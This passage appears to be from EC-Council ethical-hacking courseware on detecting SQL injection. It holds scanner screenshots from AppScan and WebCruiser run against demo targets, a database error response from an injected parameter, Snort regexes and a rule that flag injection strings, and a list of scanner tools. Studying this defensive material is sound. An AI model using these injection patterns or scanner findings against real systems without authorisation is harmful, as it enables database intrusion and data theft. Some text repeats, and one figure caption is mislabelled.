
34 Security Issues
9
10
9
6
Demo License
Glass box scanning: Not configured

http://www.ibm.com

SQL Injection Detection Tool: IBM Security AppScan

Source: http://www.ibm.com

IBM Security AppScan Standard detects, analyzes, and remediates web application vulnerabilities to help **prevent security breaches** and enable compliance. It delivers the expertise and critical application lifecycle management and security platform integrations necessary to empower enterprises to not just identify application vulnerabilities but also reduce overall application risk.


Result APP SCAN.scan - IBM Security AppScan Standard
File Edit View Scan Tools Help
Scan
Pause
Manual Explore
Configuration
Report
Find
Scan Log
PowerTools
Data
Issues
Tasks
Url Based
Content Based
Severity ▾ High
State ▾ Open
Previous Next
My Application (34)
http://demo.testfire.net/ (34)
/ (3)
cgi.exe
comment.aspx (5)
default.aspx (1)
disclaimer.htm (4)
feedback.aspx (1)
high_yield_investments.htm (1
notfound.aspx
search.aspx (3)
security.htm
servererror.aspx (1)
subscribe.aspx (7)
subscribe.swf
survey_questions.aspx
admin (1)
aspnet_client (1)
bank (4)
images (1)
pr (1)
Arranged By: Severity
Descending
34 Security Issues (124 variants) for 'http://demo.testfire.net'
Cross-Site Scripting (4)
DOM Based Cross-Site Scripting (3)
Poison Null Byte Windows Files Retrieval (1)
SQL Injection (1)
http://demo.testfire.net/subscribe.aspx (1)
txtEmail
Cross-Site Request Forgery (2)
Directory Listing (2)
Link Injection (facilitates Cross-Site Request Forgery) (2)
Open Redirect (2)
Phishing Through Frames (2)
Database Error Pattern Found (2)
Email Address Pattern Found in Parameter Value (1)
Hidden Directory Detected (3)
Microsoft ASP.NET Debugging Enabled (2)
Missing HttpOnly Attribute in Session Cookie (1)
Application Error (2)
Application Test Script Detected (1)
Email Address Pattern Found (2)
Possible Server Path Disclosure Pattern Found (1)
Issue Information
Advisory
Fix Recommendation
Request/Response
High
CVSS (9.7)
Visited Pages: 61/61
Tested Elements: 226/227
HTTP Requests Sent: 9719
34 Security Issues
9
10
9
6
Demo License
Glass box scanning: Not configured

SQL Injection

It is possible to view, modify or delete database entries and tables

» http://demo.testfire.net/subscribe.aspx » txtEmail

To verify that the test was successful, examine the SQL errors in the Test Response excerpt below, and check that they originated from the database itself rather than being a part of the original response.


Test Response

```
...
<div id="wrapper" style="width: 99%;">

<div class="err" style="width: 99%;">
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in query expression
''test@altoromutual.com';')'.
</span></b></p>
<h2>Error Message:</h2>
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in
query expression ''test@altoromutual.com';')'.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS
```

FIGURE 14.32: IBM Security AppScan Screenshot

SQL Injection Detection Tool: WebCruiser

- WebCruiser is a web vulnerability scanner that allows you to scan for vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.


WebCruiser - Web Vulnerability Scanner Enterprise Edition
File Tools View Configuration Help
Browser Scanner SQL XSS Resend Cookie Report Setting Scan Site Scan URL
URL: http://10.0.0.2/realhome/
GET
WebBrowser
VulnerabilityScanner
POC(Proof Of Concept)
SQL Injection
Cross Site Scripting
AdministrationEntrance
SystemTool
ResendTool
CookieTool
CodeTool
StringTool
Settings
Report
About
Scan Current Site
Scan Current URL
Scan Multi-Site
Reset/Clear Scanner
Import
Export
URL / Refer URL
Parameter
Type
KeyWord/ActionURL
Vulnerability
Copy URL To ClipBoard
SQL INJECTION POC
Delete Vulnerability
Done
HTTP Thread: 0

http://sec4app.com


SQL Injection Detection Tool: WebCruiser

Source: http://sec4app.com

WebCruiser is a **web vulnerability scanner** that allows you to scan any website for web vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.

Features:


- **Vulnerability Scanner**: SQL injection, cross-site scripting, XPath injection, etc.
- SQL Injection Scanner
- SQL Injection Tool: GET/Post/Cookie Injection POC (Proof of Concept)
- SQL Injection for SQL Server, MySQL, DB2, Oracle. etc.


WebCruiser - Web Vulnerability Scanner Enterprise Edition
File
Tools
View
Configuration
Help
Browser
Scanner
SQL
XSS
Resend
Cookie
Report
Setting
Scan Site
Scan URL
URL:
GET
WebBrowser
VulnerabilityScanner
POC(Proof Of Concep
SQL Injection
Cross Site Scriptin
AdministrationEntr
SystemTool
ResendTool
CookieTool
CodeTool
StringTool
Settings
Report
About
Scan Current Site
Scan Current URL
Scan Multi-Site
Reset/Clear Scanner
Import
Export
jquery.tipsy.js
DD_belatedPNG_0.0.8a-min.js
RealHome
WebResource.axd
Login.aspx
index.aspx
js
jquery.trigger.js
coda-slider
jquery.scrollTo-1.3.3.js
Copy URL To ClipBoard
SQL INJECTION POC
Delete Vulnerability
Done
HTTP Thread: 0
Done
HTTP Thread: 0

URL: http://10.0.0.2/realhome/

URL / Refer URL	Parameter	Type	KeyWord/ActionURL	Vulnerability
http://10.0.0.2/realhome/Login.aspx^Button2=Lo...	TextBox2=9...	String		L INJECT
http://10.0.0.2/RealHome/Login.aspx^Button2=L...	TextBox2=9...	String		L INJECT

FIGURE 14.33: IBM Security AppScan Screenshot



Snort Rule to Detect SQL Injection Attacks

1. `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
2. `/exec(\s|\+)+(s|x)p\w+/ix`
3. `/((\%27)|(\'))union/ix`
4. `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

Block these expressions in SNORT

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
- Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

http://www.snort.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rule to Detect SQL Injection Attacks


Source: http://www.snort.org

Snort rules are very useful in detecting SQL injections. Apart from detecting SQL injection attacks, Snort also sends an alert or logs the intrusion attempt. Snort uses signature-, protocol-, and anomaly-based detection methods.

Block these expressions in SNORT

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
/exec(\s|\+)+(s|x)p\w+/ix
/((\%27)|(\'))union/ix
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
```

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection
-                                                                  Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-
)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```



SQL Injection Detection Tools

HP WebInspect
http://www.hpenterprisesecurity.com

SQLDict
http://ntsecurity.nu

HP Scrawlr
https://h30406.www3.hp.com

SQL Block Monitor
http://sql-tools.net

Acunetix Web Vulnerability Scanner
http://www.acunetix.com

GreenSQL Database Security
http://www.greensql.com

Microsoft Code Analysis Tool .NET (CAT.NET)
http://www.microsoft.com

NGS SQuirreL Vulnerability Scanners
http://www.nccgroup.com


WSSA - Web Site Security Scanning Service
http://www.beyondsecurity.com

N-Stalker Web Application Security Scanner
http://www.nstalker.com

SQL Injection Detection Tools

The following are some more SQL injection detection tools that can be used for detecting SQL injection vulnerabilities:

- HP WebInspect available at http://www.hpenterprisesecurity.com
- SQLDict available at http://ntsecurity.nu
- HP Scrawlr available at https://h30406.www3.hp.com
- SQL Block Monitor available at http://sql-tools.net
- Acunetix Web Vulnerability Scanner available at http://www.acunetix.com
- GreenSQL Database Security available at http://www.greensql.com
- Microsoft Code Analysis Tool .NET (CAT.NET) available at http://www.microsoft.com
- NGS SQuirreL Vulnerability Scanners available at http://www.nccgroup.com
- WSSA - Web Site Security Scanning Service available at http://www.beyondsecurity.com
- N-Stalker Web Application Security Scanner available at http://www.nstalker.com



Module Summary

- SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- SQL injection is broadly categorized as simple and blind; simple SQL injection is further categorized as UNION and error-based SQL injection
- Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks
- Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS

Module Summary

- SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise.
- Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing.
- SQL injection is broadly categorized as simple and blind; simple SQL injection is further categorized as UNION and error-based SQL injection.
- Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks.
- Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from the underlying OS.